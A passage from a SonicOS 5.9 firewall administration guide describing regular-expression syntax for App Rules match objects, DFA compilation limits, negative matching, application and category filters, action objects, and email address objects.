
- Regular Expressions
- Building a DFA
- Regular Expression Syntax

Regular Expressions

You can configure regular expressions in certain types of match objects for use in App Rules policies. The Match Object Settings page provides a way to configure custom regular expressions or to select from predefined regular expressions. The SonicWALL implementation supports reassembly-free regular expression matching on network traffic. This means that no buffering of the input stream is required, and patterns are matched across packet boundaries.

SonicOS 5.9 provides these predefined regular expressions:

VISA CC	VISA Credit Card Number
US SSN	United States Social Security Number
CANADIAN SIN	Canadian Social Insurance Number
ABA ROUTING NUMBER	American Bankers Association Routing Number
AMEX CC	American Express Credit Card Number
MASTERCARD CC	Mastercard Credit Card Number
DISCOVER CC	Discover Credit Card Number



Policies using regular expressions will match the first occurrence of the pattern in network traffic. This enables actions on matches as soon as possible. Because matching is performed on network traffic and not only on human-readable text, the matchable alphabet includes the entire ASCII character set – all 256 characters.

Popular regular expression primitives such as '`.`', (the any character wildcard), '`*`', '`?`', '`+`', repetition count, alternation, and negation are supported. Though the syntax and semantics are similar to popular regular expression implementations such as Perl, vim, and others, there are some minor differences. For example, beginning (`^`) and end of line (`$`) operators are not supported. Also, '`\z`' refers to the set of non-zero digits, `[1-9]`, not to the end of the string as in PERL. For syntax information, see the Regular Expression Syntax.

One notable difference with the Perl regular expression engine is the lack of back-reference and substitution support. These features are actually extraneous to regular expressions and cannot be accomplished in linear time with respect to the data being examined. Hence, to maintain peak performance, they are not supported. Substitution or translation functionality is not supported because network traffic is only inspected, not modified.

Predefined regular expressions for frequently used patterns such as U.S. social security numbers and VISA credit card numbers can be selected while creating the match object. Users can also write their own expressions in the same match object. Such user provided expressions are parsed, and any that do not parse correctly will cause a syntax error to display at the bottom of the Match Object Settings window. After successful parsing, the regular

expression is passed to a compiler to create the data structures necessary for scanning network traffic in real time.

Building a DFA

Regular expressions are matched efficiently by building a data structure called *Deterministic Finite Automaton (DFA)*. The DFA's size is dictated by the regular expression provided by the user and is constrained by the memory capacities of the device. A lengthy compilation process for a complex regular expression can consume extensive amounts of memory on the appliance. It may also take up to two minutes to build the DFA, depending on the expressions involved.

To prevent abuse and denial-of-service attacks, along with excessive impact to appliance management responsiveness, the compiler can abort the process and reject regular expressions that cause this data structure to grow too big for the device. An "abuse encountered" error message is displayed at the bottom of the window.

NOTE: During a lengthy compilation, the appliance management session may become temporarily unresponsive, while network traffic continues to pass through the appliance.

Building the DFA for expressions containing large counters consumes more time and memory. Such expressions are more likely to be rejected than those that use indefinite counters such as the '*' and '+' operators.

Also at risk of rejection are expressions containing a large number of characters rather than a character range or class. That is, the expression '(a|b|c|d|. . .|z)' to specify the set of all lower-case letters is more likely to be rejected than the equivalent character class '\l'. When a range such as '[a-z]' is used, it is converted internally to '\l'. However, a range such as '[d-y]' or '[0-Z]' cannot be converted to any character class, is long, and may cause the rejection of the expression containing this fragment.

Whenever an expression is rejected, the user may rewrite it in a more efficient manner to avoid rejection using some of the above tips. For syntax information, see Regular Expression Syntax. For an example, discussing how to write a custom regular expression, see Creating a Regular Expression in a Match Object.

Regular Expression Syntax

The following tables show the syntax used in building regular expressions.

Syntax of Regular Expressions: Single Characters

Representation	Definition
.	Any character except '\n'. Use /s (stream mode, also known as single-line mode) modifier to match '\n', too.
[xyz]	Character class. Can also give escaped characters. Special characters do not need to be escaped as they do not have special meaning within brackets [ ].
[^xyz]	Negated character class.
\xdd	Hex input. "dd" is the hexadecimal value for the character. Two digits are mandatory. For example, \r is \x0d and not \xd.
[a-z][0-9]	Character range.

Syntax of Regular Expressions: Composites

Representation	Definition
xy	x followed by y
x|y	x or y
(x)	Equivalent to x. Can be used to override precedences

Syntax of Regular Expressions: Repetitions

Representation	Definition
x*	Zero or more x
x?	Zero or one x
x+	One or more x
x{n, m}	Minimum of n and a maximum of m sequential x's. All numbered repetitions are expanded. So, making m unreasonably large is ill-advised.
x{n}	Exactly n x's
x{n,}	Minimum of n x's
x{,n}	Maximum of n x's

Syntax of Regular Expressions: Escape Sequences

Representation	Definition
\0, \a, \b, \f, \t, \n, \r, \v	'C' programming language escape sequences (\0 is the NULL character [ASCII character zero])
\x	Hex-input. \x followed by two hexadecimal digits denotes the hexadecimal value for the intended character.
*, \?, \+, \(, \), \[, \], \{, \}, \\, \/, \<space>, \#	Escape any special character. **NOTE:** Comments that are not processed are preceded by any number of spaces and a pound sign (#). So, to match a space or a pound sign (#), you must use the escape sequences \ and \#.

Perl-Like Character Classes

Representation	Definition
\d, \D	Digits, non-digits.
\z, \Z	Non-zero digits ([1-9]), All other characters.
\s, \S	White space, Non-white space. Equivalent to [\t\n\f\r]. \v is not included in Perl white spaces.
\w, \W	Word characters, non-word characters equivalent to [0-9A-Za-z_].

Other ASCII Character Class Primitives

If you want...	... then use	
[:cntrl:]	\c, \C	Control character. [\x00 - \x1F\x7F]
[:digit:]	\d, \D	Digits, non-digits. Same as Perl character class.
[:graph:]	\g, \G	Any printable character except space.
[:xdigit:]	\h, \H	Any hexadecimal digit. [a-fA-F0-9]. **NOTE:** This is different from the Perl \h, which means a horizontal space.
[:lower:]	\l, \L	Any lower case character
[:ascii:]	\p, \P	Positive, negative ASCII characters. [0x00 - 0x7F], [0x80 - 0xFF]
[:upper:]	\u, \U	Any upper case character

Some of the other popular character classes can be built from the above primitives. The following classes do not have their own short-hand due of the lack of a nice mnemonic for any of the remaining characters used for them.

Compound Character Classes

If you want...	... then use	
[:alnum:]	= [\l\u\d]	The set of all characters and digits.
[:alpha:]	= [\l\u]	The set of all characters.
[:blank:]	= [\t<space>]	The class of blank characters: tab and space.
[:print:]	= [\g<space>]	The class of all printable characters: all graphical characters including space.
[:punct:]	= [^\P\c<space>\d\u\l]	The class of all punctuation characters: no negative ASCII characters, no control characters, no space, no digits, no upper or lower characters.
[:space:]	= [\s\v]	All white space characters. Includes Perl white space and the vertical tab character.

Modifiers

Representation	Definition
/i	Case-insensitive
/s	Treat input as single-line. Can also be thought of as stream-mode. That is, '.' matches '\n', too.

Operators in Decreasing Order of Precedence

Operators	Associativity
[ ], [^]	Left to right
()	Left to right
*, +, ?	Left to right
. (Concatenation)	Left to right
|	Left to right

Comments


SonicOS supports comments in regular expressions. Comments are preceded by any number of spaces and a pound sign (#). All text after a space and pound sign is discarded until the end of the expression.

Negative Matching

Negative matching provides an alternate way to specify which content to block. You can enable negative matching in a match object when you want to block everything except a particular type of content. When you use the object in a policy, the policy will execute actions based on absence of the content specified in the match object. Multiple list entries in a negative matching object are matched using the logical AND, meaning that the policy action is executed only when all specified negative matching entries are matched.

Although all App Rules policies are DENY policies, you can simulate an ALLOW policy by using negative matching. For instance, you can allow email *.txt* attachments and block attachments of all other file types. Or you can allow a few types, and block all others.

Not all match object types can utilize negative matching. For those that can, you will see the **Enable Negative Matching** check box on the **Match Object Settings** dialog.



Application List Objects

The **Firewall > Match Objects** page also contains the **Add Application List Object** button, which opens the **Create Match Object** dialog, which has two tabs:


- **Application** – You can create an application filter object on this tab. This screen allows selection of the application category, threat level, type of technology, and attributes. After selections are made, the list of applications matching those criteria is displayed. The Application tab provides another way to create a match object of the Application List type. See Application Filters.
- **Category** – You can create a category filter object on this tab. A list of application categories and their descriptions are provided. The Category page offers another way to create a match object of the Application Category List type. See Category Filters.

Application Filters

The **Application** tab provides a list of applications for selection. You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. You can also search for a keyword in all application names by typing it into the Search field near the top right of the display. For example, type in “bittorrent” into the **Search** field and click the **Search** icon to find multiple applications with “bittorrent” (not case-sensitive) in the name.

When the application list is reduced to a list that is focused on your preferences, you can select the individual applications for your filter by clicking the Plus icon next to them, and then save your selections as an application filter object with a custom name or an automatically generated name. Filtered Application List shows the dialog with all categories, threat levels, and technologies selected, but before any individual applications have been chosen.

Filtered Application List



As you select the applications for your filter, they appear in the **Application Group** field on the right. You can edit the list in this field by deleting individual items or by clicking the eraser to delete all items. Grouped Applications shows several applications in the **Application Group** field. The selected applications are also marked with a green check mark icon in the application list on the left side.

Grouped Applications


When finished selecting the applications to include, you can type in a name for the object in the **Match Object Name** field (first, clear the **Auto-generate match object name** check box) and click the **Save Application Match Object** button. You will see the object name listed on the **Firewall > Match Objects** page with an object type of **Application List**. This object can then be selected when creating an App Rules policy.

Match Objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

Category Filters

The **Category** tab provides a list of application categories for selection. You can select any combination of categories and then save your selections as a category filter object with a custom name. Customized Category Filter shows the tab with the description of the IM category displayed.

Customized Category Filter



You can hover your mouse pointer over each category in the list to see a description of it. To create a custom category filter object, simply type in a name for the object in the **Match Object Name** field (first, clear the **Auto-generate match object name** check box), select one or more categories, and click the **Save Category Match Object** button. You will see the object name listed on the **Firewall > Match Objects** page with an object type of **Application Category List**. This object can then be selected when creating an App Rules policy.

Match Objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

Action Objects

Action Objects define how the App Rules policy reacts to matching events. You can choose a customizable action or select one of the predefined, default actions.

The predefined actions are displayed in the **App Control Policy Settings** dialog when you add or edit a policy from the App Rules page.

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the **Bandwidth Management Type** setting on the **Firewall Settings > BWM** page. If the **Bandwidth Management Type** is set to Global, all eight priorities are selectable. If the **Bandwidth Management Type** is set to **Advanced**, no priorities are selectable, but the predefined priorities are available when adding a policy.


Default Actions for Adding a Policy shows predefined default actions that are available when adding a policy. Action Object Settings: Action Types shows both predefined and custom actions.

Default Actions for Adding a Policy

Always Available	If BWM Type = Global	If BWM Type = Advanced
Reset / Drop	BWM Global-Realtime	Advanced BWM Low
No Action	BWM Global-Highest	Advanced BWM Medium
Bypass DPI	BWM Global-High	Advanced BWM High
Packet Monitor	BWM Global-Medium High	
	BWM Global-Medium	
	BWM Global-Medium Low	
	BWM Global-Low	
	BWM Global-Lowest	

For more information about BWM actions, see the Actions Using Bandwidth Management.

The following customizable actions are displayed in the **Add/Edit Action Object** dialog when you click **Add New Action Object** on the **Firewall** > **Action Objects** page:



- Block SMTP Email - Send Error Reply
- Disable Email Attachment - Add Text
- Email - Add Text
- FTP Notification Reply
- HTTP Block Page
- HTTP Redirect
- Bandwidth Management

See Action Object Settings: Action Types for descriptions of these action types.

NOTE: Only the customizable actions are available for editing in the **Action Object Settings** dialog, shown in the image below. The predefined actions cannot be edited or deleted. When you create a policy, the **Policy Settings** dialog provides a way for you to select from the predefined actions along with any customized actions that you have defined.

Action Object Settings: Action Types

Action Type	Description	Predefined or Custom
BWM Global-Realtime	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of zero.	Predefined
BWM Global-Highest	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of 1.	Predefined
BWM Global-High	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 30%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of 2.	Predefined
BWM Global-Medium High	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of 3.	Predefined
BWM Global-Medium	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 50%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of 4.	Predefined
BWM Global-Medium Low	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of 5.	Predefined
BWM Global-Low	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 20%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of 6.	Predefined
BWM Global-Lowest	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of 7.	Predefined
Bypass DPI	Bypasses Deep Packet Inspection components IPS, GAV, Anti-Spyware and Application Control. This action persists for the duration of the entire connection as soon as it is triggered. Special handling is applied to FTP control channels that are never bypassed for Application Control inspection. This action supports proper handling of the FTP data channel. **NOTE:** Bypass DPI does not stop filters that are enabled on the **Firewall Settings > SSL Control** page.	Predefined
No Action	Policies can be specified without any action. This allows “log only” policy types.	Predefined
Packet Monitor	Use the SonicOS Packet Monitor capability to capture the inbound and outbound packets in the session, or if mirroring is configured, to copy the packets to another interface. The capture can be viewed and analyzed with Wireshark.	Predefined


Action Object Settings: Action Types

Action Type	Description	Predefined or Custom
Reset / Drop	For TCP, the connection will be reset. For UDP, the packet will be dropped.	Predefined
Advanced BWM High	Manages ingress and egress bandwidth, and can be configured for guaranteed and maximum bandwidth in varying amounts of the total available bandwidth.	Predefined
Advanced BWM Medium	Manages ingress and egress bandwidth, and can be configured for guaranteed and maximum bandwidth in varying amounts of the total available bandwidth.	Predefined
Advanced BWM Low	Manages ingress and egress bandwidth, and can be configured for guaranteed and maximum bandwidth in varying amounts of the total available bandwidth.	Predefined
Block SMTP Email - Send Error Reply	Blocks SMTP email and notifies the sender with a customized error message.	Custom
Disable Email Attachment - Add Text	Disables attachment inside of an email and adds customized text.	Custom
Email - Add Text	Appends custom text at the end of the email.	Custom
FTP Notification Reply	Sends text back to the client over the FTP control channel without terminating the connection.	Custom
HTTP Block Page	Allows a custom HTTP block page configuration with a choice of colors.	Custom
HTTP Redirect	Provides HTTP Redirect functionality. For example, if someone would like to redirect people to the Google Web site, the customizable part will look like: http://www.google.com If an HTTP Redirect is sent from Application Control to a browser that has a form open, the information in the form will be lost.	Custom
Bandwidth Management	Allows definition of bandwidth management constraints with same semantics as Access Rule BWM policy definition.	Custom

Email Address Objects


Application Control allows the creation of custom email address lists as email address objects. You can only use email address objects in an SMTP client policy configuration. Email address objects can represent either individual users or the entire domain. You can also create an email address object that represents a group by adding a list of individual addresses to the object. This provides a way to easily include or exclude a group of users when creating an SMTP client policy.

For example, you can create an email address object to represent the support group:



After you define the group in an email address object, you can create an SMTP client policy that includes or excludes the group.

In the screenshot below, the settings exclude the support group from a policy that prevents executable files from being attached to outgoing email. You can use the email address object in either the **MAIL FROM** or **RCPT TO** fields of the SMTP client policy. The **MAIL FROM** field refers to the sender of the email. The **RCPT TO** field refers to the intended recipient.



Although Application Control cannot extract group members directly from Outlook Exchange or similar applications, you can use the member lists in Outlook to create a text file that lists the group members. Then,

when you create an email address object for this group, you can use the **Load From File** button to import the list from your text file. Be sure that each email address is on a line by itself in the text file.

Licensing Application Control

Application Intelligence and Control has two components:

